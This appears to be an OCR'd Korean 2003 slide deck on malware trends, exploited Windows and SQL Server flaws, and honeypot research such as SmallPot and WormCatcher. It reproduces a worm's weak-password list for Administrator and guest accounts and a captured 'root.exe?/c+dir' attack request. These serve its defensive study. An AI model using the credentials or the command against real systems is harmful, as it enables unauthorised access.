- **2003년 현재 윈도우 웜 및 바이러스 발견 동향(국내)**

구분	1월	2월	3월	4월	5월	6월
바이러스	1	2	2	2	2	2
웜	8	13	11	10	17	17

- **전반적으로 웜과 트로이목마가 증가하고 있음**
  - **ADSL/VDSL** 사용이 증가하면서 네트워크 공격이 증가함
  - 네트워크상에서 **SQL/Overflow, Codered.F**등의 공격이 감지됨
  - **Personal Firewall** 설치 필요성이 대두됨

동향(2)



동향(3)

- 악성코드 제작에 고급언어 사용이 일반화됨
  - **VISUAL BASIC, DELPHI**등 고급언어를 (
- 이메일을 통한 확산이 일반화됨
  - **MIME**의 취약점을 이용하여 확산
  - 사용자에게 도움을 청하는 내용으로 유포 함)
- 취약점을 이용한 악성코드 확산 주체로 이용됨
  - **IIS, SQL-Server**나 기타 윈도우 커널의 취 가능성
- 암호가 설정되지 않은 혹은 취약한 시스템 공격
  - 관리편의로 암호를 사용하지 않는 시스템
  - **Admininistrator**의 암호를 설치하지않거나 경우 공격 대상이 됨

guest
Administrator

Passwords:

"" (empty password)
"guest"
"123"
"321"
"123456"
"654321"
"administrator"
"admin"
"111111"
"666666"
"888888"
"abc"
"abcdef"
"abcdefg"
"12345678"
"abc123"

동향(4)

- 악성코드 제작에 고급언어를 쓰는 이유
  - 비주얼베이직과 같이 학습이 용이한 언어를 이용함
  - 깊은 지식이 없더라도 공개된 컨포넌트들을 이용하여 다양한 기능 구현
  - 메일보내기, 네트워크 폴더 접속등이 용이함
  - 국내에서 제작된 **I-Worm/White**의 경우 중학생이 비주얼베이직으로 코딩함
  - **Win32/Nimda -> Visual C**
  - **Win32/Sircam.worm -> Delphi**
  - **SQL/Overflow(Slammer) -> ASM**

- 실행 파일 압축을 통해 다른 코드로 변환됨
  - 압축을 풀지못하므로 쉽게 인지하기 어려움
  - 웜의 발견후 변종의 경우 실행 파일 압축된 경우가 매우 많음

동향(5)


- Visual C
  - ITW의 약 31.4%, ITZ의 20.8%가 해당됨
  - WININET 및 WSOCK, MAPI 라이브러리등 이용함
  - Win32/Klez, Win32./Nimda등이 대표적
- VisualBasic
  - ITW의 30%, ITZ의 41.4%가 해당됨
  - P-CODE기반의 컴파일된 코드 생성
  - 각종 다양한 모듈들이 준비되어 있음
- DELPHI
  - ITW의 약 14.9%, ITZ의 15.3%가 해당됨
  - Win32/Sircam이 대표적
  - SMTP 및 MAPI 컴포넌트들이 이용됨

취약점 이용(1)

- 취약점을 이용한 악성코드
  - 버퍼 오버런을 통한 악성코드 실행
    - IIS/Codered
      - IIS 서버의 버퍼 오버플로우 공격을 통한 감염 확산
      - MS01-033 : Unchecked Buffer In Index Server ISAPI Extension Could Enable Web Server Compromise
    - SQL/Overflow(Slammer)
      - UDP 378Bytes의 패킷 정보가 SQL 서버내에서 실행됨
  - 암호없는 경우
    - JS/Spida
      - 1433포트로 SA로그인 취약점(암호가 없는 경우)이용
      - 메일 발송 모듈을 포함하여 SQL서버 중요 정보 유출
      - SQL 서버의 SA(System Administrator)의 암호 임의 설정
      - Q313418: Unsecured SQL Server with Blank (NULL) SA Password Leaves Vulnerability to a Worm
    - Win32/Lovgate.worm 외 다수


취약점 이용(2)

- 동작 취약점 이용
  - MIME-exploit




멀티미디어 스트림에 README.EXE가 첨부되었고 BASE64 인코딩된 데이터가 TVqQAA로 시작하는 경우 악성코드일 가능성 높음


취약점 이용(3)



고급언어이용(1)




고급언어이용(2)




P2P를 통한 확산(1)

- 메신저를 이용한 악성코드 확산
  - 메시지 전송외에 파일을 전송 가능 – 전송된 파일의 수신은 사용자의 책임에 의함으로 실수에 의한 실행 가능성 높음
  - 대화 상대에서 악의적 사이트 URL을 전송하여 실행토록함
    - JS/Exploit-Messenger
  - 파일 전송
    - MSN SDK를 이용하여 파일을 전송할 수 있음
    - Win32/Supova.worm, Win32/BR2002.worm
    - 기타 백오리피스와 같은 프로그램 악의 전송 가능
  - 전송된 파일은 자동으로 수신하지 않아, 주의하면 피해 예방 가능
- P2P를 이용한 악성코드 확산
  - 음악 파일, 영화 파일 및 불법 소프트웨어 교환 채널로 이용됨
  - 실행 파일에 바이러스 감염되어 유포될 수 있음
  - 소리바다, WinMx, eDonkey and eMule, Kazzar

P2P를 통한 확산(2)



P2P를 통한 확산(3)



P2P를 통한 확산(4)

최근 연구 동향(1)


- **HONEYPOT**
  - 바이러스 확산 및 신종 악성코드 검출을 위한 연구
  - 인터넷 상에서 공격이 의심되는 포트를 열고 동작을 시뮬레이트하여 공격을 받아줌 – 공격된 내용은 파일로 저장함
  - 통상 무결성검사를 통하여 기존 새로운 패킷에 대한 알람기능이 있음
  - 현재 **Kaspersky Lab** 그리고 **ICSA**에서 집중 연구됨
    - **Kaspersky Lab. – Smallpot**으로 **Linux**상에서 네트워크로 유입되는 바이러스나 웜이 이용하는 대표적인 포트를 감시함**(80, 25, 21, 1433, 1434.. Etc)**
    - **ICSA – WormWatch**로 **Windows** 상에서 네트워크로 유입되는 바이러스나 웜이 이용하는 대표적인 포트를 감시함 **(80, 25, 21, 1433, 1434.. Etc)** – 메일로 송부함

      http://www.wormwatch.org

SMALL POT(1)

- **Costin Raiu**에 의해 **2002**년에 소개됨
  - **Rumania Anti-Virus Analyst(Kaspersky Lab**에 있음**)**
  - **http://www.craiu.com**
- 개요
  - **SmallPot = Small Honeypot**
  - **Cordred.C**를 모니터링 하기위해 시작함
  - **FTP, POP3, SMTP, SUN-RPC, TELNET, UPnP, MS-SQL, SSH, Netbus, SubSeven**등을 모니터링함
  - 방어를 위한 것이 아님 공격 로그 및 공격 패킷 수집용
  - **WIN32**로 환경에서 작성한 것으로 알려져 있음
  - 리눅스 프로그램을 포팅하여 작성함

SMALL POT(2)



%	Smallpot tag
59.80	mailworm://Win32/Nimda.{A,E}
28.55	worm://SQLSpida.B
4.39	worm://IIS/CodeRed.B
3.78	unknown malware
0.74	ssh://SSH_15_ANTI.SECURITY.IS
0.73	ssh://SSH_VERSION_MAP
0.61	rpc://rpcinfo_services_list

2001.11 ~ 2002.7

SMALL POT(3)

TCP Port Number	Connection attempts	Service name
Port 80:	115063	HTTP
Port 1433:	6484	MSSQL
Port 21:	1198	FTP
Port 22:	466	SSH
Port 111:	445	RPC
Port 27374:	312	SubSeven/backdoor
Port 23:	134	telnet
Port 25:	132	SMTP
Port 515:	82	lpd
Port 12345:	18	backdoor
Port 5000:	10	UPnP
Port 1243:	9	backdoor
Port 31337:	2	backdoor
Port 23456:	1	backdoor
Port 6666:	1	backdoor

SMALL POT(4)

- **Visual C로 작성함**
- **Multi-thread 환경 및 WSOCK32.DLL를 이용하여 코딩함**
- **19 TCP port**를 열어두고 공격을 받아줌
- 베너를 **5**초마다 변경하여 공격자를 속임
  - 공격프로그램이 버전을 체크하는 경우를 대비하여 다양하게 준비함**(**취약점 있는 버전에 대한 공격이 이루어짐**)**

```
ftp://
220 nemo.mvsjwdb.org FTP server (Version wu-2.6.0(8)) ready.
220 linux.uuhohe.kr FTP server (Version wu-2.6.1(18)) ready.
220 orion.wpbo.uc WU-FTPD server v2.6, running on an i386, ready.

ssh://
SSH-1.5-1.2.27
SSH-1.99-OpenSSH_3.2.3p1
```


SMALL POT(5)

- 수신된 데이트 처리
  - **CRC**를 이용하여 기존 데이터와 비교
  - 두개의 데이터 베이스 이용
    - **DB1**
      - 많이 확산된 유형
      - **External DB-**패킷이 깨졌거나 중복된 패킷
    - **DB2**
      - **SMALLPOT.CRC**
      - **'Fixed' Request**를 저장함
      - 특별한 파싱과정이 필요함 **–** 내부에 특별한 처리가 포함됨
      - 패킷 변조를 포함함**(**공격 대응**)**
  - 프락시에서 만든 헤더를 수정**(**제거**)**함
  - 새로운 패킷의 경우 테스트를 위해 메일 전송함

SMALL POT(6)

• 필터링 전

```
GET /scripts/root.exe?/c+dir HTTP/1.0
Host: www
Connnection: close
Cache-Control: bypass-client=1xx.1xx.1xx.1xx
Connection: keep-alive
Via: 1.0 xcache
X-Forwarded-For: 1xx.1xx.1xx.1xx
```

• 필터링 후

```
GET /scripts/root.exe?/c+dir HTTP/1.0
Host: www
Connnection: close
Connection: keep-alive
Via: 1.0 xcache
```


SMALL POT(7)

```
Subject: Smallpot !Unknown Malware! (port 1433)
To: smallpot@...

Warning: Smallpot received a new piece of malware!

Malware name:   unknown malware(52 bytes)
Local port:     1433
Source host:    WWW2     216.2xx.1xx.2xx
Source port:    4691
Time:    Mon May 20 05:31:29 2002
_____

Smallpot version 1.41
Running on: JOE-MOUSETRAP
```

Sample Smallpot 'unknown malware' report.


```
Subject: Smallpot - Known Malware Received (worm://IIS/CodeRed.B)
To: smallpot@...

Warning: Smallpot received a new piece of malware!

Malware name:   worm://IIS/CodeRed.B
Local port:     80
Source host:    host-...d...com       2xx.2xx.4x.1xx
Source port:    3038
Time:    Wed Jun 19 20:29:33 2002
_____

Smallpot version 1.43
Running on: IGOSHA-LIPUCHKA
```

Sample Smallpot 'Known Malware' report.

WORM CATCHER(1)


- **Roger Thompson에 의해 2001년에 소개됨**
  - **ICSA Lab에서 진행함**
  - **http://www.wormwatcher.org**
- 개요
  - **2001년부터 시작됨**
  - **웜이 사용하는 포트를 모니터링함 (80,21,22,23,25,445,53,111,515,1433,27374)**
  - 방어를 위한 것이 아님 공격 로그 및 공격 패킷 수집용
  - **Windows환경에서 동작함**
  - 메일로 데이터를 공유함
  - **TCP, UDP포트를 사용자가 지정할 수 있음**

WORM CATCHER(2)





WORM CATCHER(3)

- 수신된 데이트 처리
  - CRC를 이용하여 기존 데이터와 비교
  - DB를 업데이트 함으로써 악성코드 이름을 제공함
  - 수신된 패킷 데이터를 일단위로 저장함
    - 필요에 따라서 하드디스크에 저장된 데이터를 이용함
  - 기존에 수신되었던 패킷은 메일 제목으로 내용만 알려줌
  - 새로운 패킷은 수신된 패킷을 첨부하여 메일로 알려줌




WORM CATCHER(4)





WORM CATCHER(5)



최근 연구 동향(2)

- AUTOMATION
  - 백신 동작을 외부에서 자동화 함
  - 다양한 백신의 동작을 자동화 함으로써 테스트나 HONEYPOT 등에 적용함
  - 엔진을 라이센스할 수 없는 연구기관이나 학계에 필요함
  - Ahnlab 및 Microsoft에서 연구함
    - Ahnlab – V3Genie System으로 전세계 Major급 백신 제품을 모두 컨트롤함(진단 및 자동 업데이트, 해당 홈페이지 정보 수집), 현재 실제 적용되어 업무에 활용됨
    - Microsoft – 백신 벤치마킹을 위해서 제작하였음을 피력함 Scan-O-Matic 이란 이름으로 발표됨
  - Ahnlab의 VBS, 메시지랩의 VirusEyes도 자동화시스템의 하나로 볼수 있음

최근 연구 동향(3)

- **SANDBOX**
  - 악성코드로 의심되는 샘플을 격리된 환경에서 테스트함
  - 시뮬레이션 기법을 이용함(실제 실행시 위험 부담이 큼)
  - 대부분 백신 회사가 연구하고 있음
  - **현재는 윈도우 프로그램의 IMPORT TABLE의 함수들의 상호 연관관계를 통한 자동 분석이 소개됨**
  - **Ahnlab의 경우 IMPORT TABLE 및 C로 제작된 응용프로그램의 함수내에 사용중인 API를 함수별로 나열하여 분석을 용이하게 함**

- **IA64**
  - **INTEL의 64bit Architecture인 IA64(Itenium2)가 채용한 Windows XP 64bit 환경에서의 악성코드 동작 여부 연구**
  - 레지스트리 구성 및 OS환경 차이로 기존 악성코드 동작 불확실
  - 아이테니움 장비는 현재 구매가 어렵고, 고가임


최근 연구 동향(4)

- **ANTI-SPAM**
  - 바이러스나 웜이 메일로 유입되는 경우가 많음
  - 스팸 메일이 제목을 지능적으로 선택하여 실수를 유발함
  - 기업의 경우 메일 서버의 부하 및 공간 차지등 부작용 유발
  - **서버에 설치되는 백신에 ANTI-SPAM기능을 부여하여 동시 처리를 기대함(백신이 수신된 메일을 검사하는 기능이 있음)**
  - 중요한 연구점은 백신의 기능과 **ANTI-SPAM**의 기능을 효율적으로 융합하고, 스팸메일에 대한 정의 및 분류등이 필요함(백신은 오진을 중시하고, 스팸으로 걸러진 메일이 민감한 경우)

- 부분 진단법(스트림 진단법)
  - 네트워크 상에서 일부의 패킷을 이용한 진단법 – 진단능력의 수준을 정하고, 그에 맞추어 진단 수행 – **IDS**나 **FIREWALL**과 달리 결정적인 증거를 가지고 진단해야 함 – 오진에 대한 대비
  - 네트워크상에서 모든 패킷을 모아 메모리든 하드든 파일 형태로 구성하는 것은 네트워크 효율저하 및 진단능력저하 그리고 비용증가 유발
  - **CRC**나 **INTEGRITY CHECKING(웜 진단시 이용)**을 사용할 수 없게됨
  - **전체적으로 AV+IDS+FIREWALL 형태를 가질 수 있음.**


AUTOMATION(1)

- **C-Style Function List on Win32**
  - **Win32** 파일에 대하여 함수를 추출하고, 함수내 사용 **API** 분석
  - 여러 파일을 관찰하면 시작위치 예측 가능함




AUTOMATION(2)

- **Header Information(V3 File Analyzer)**
  - 엔진에서 읽어들인 파일에 대한 헤더 분석 정보를 출력함
  - 진단에 필요한 주요 정보만 출력함




AUTOMATION(3)


- **Header Information(V3VIEW)**
  - **V3GENIE가 분석한 헤더 정보 출력**
  - **상세 분석되며 Import/Export 테이블 이상 유무도 확인 가능함**




AUTOMATION(4)



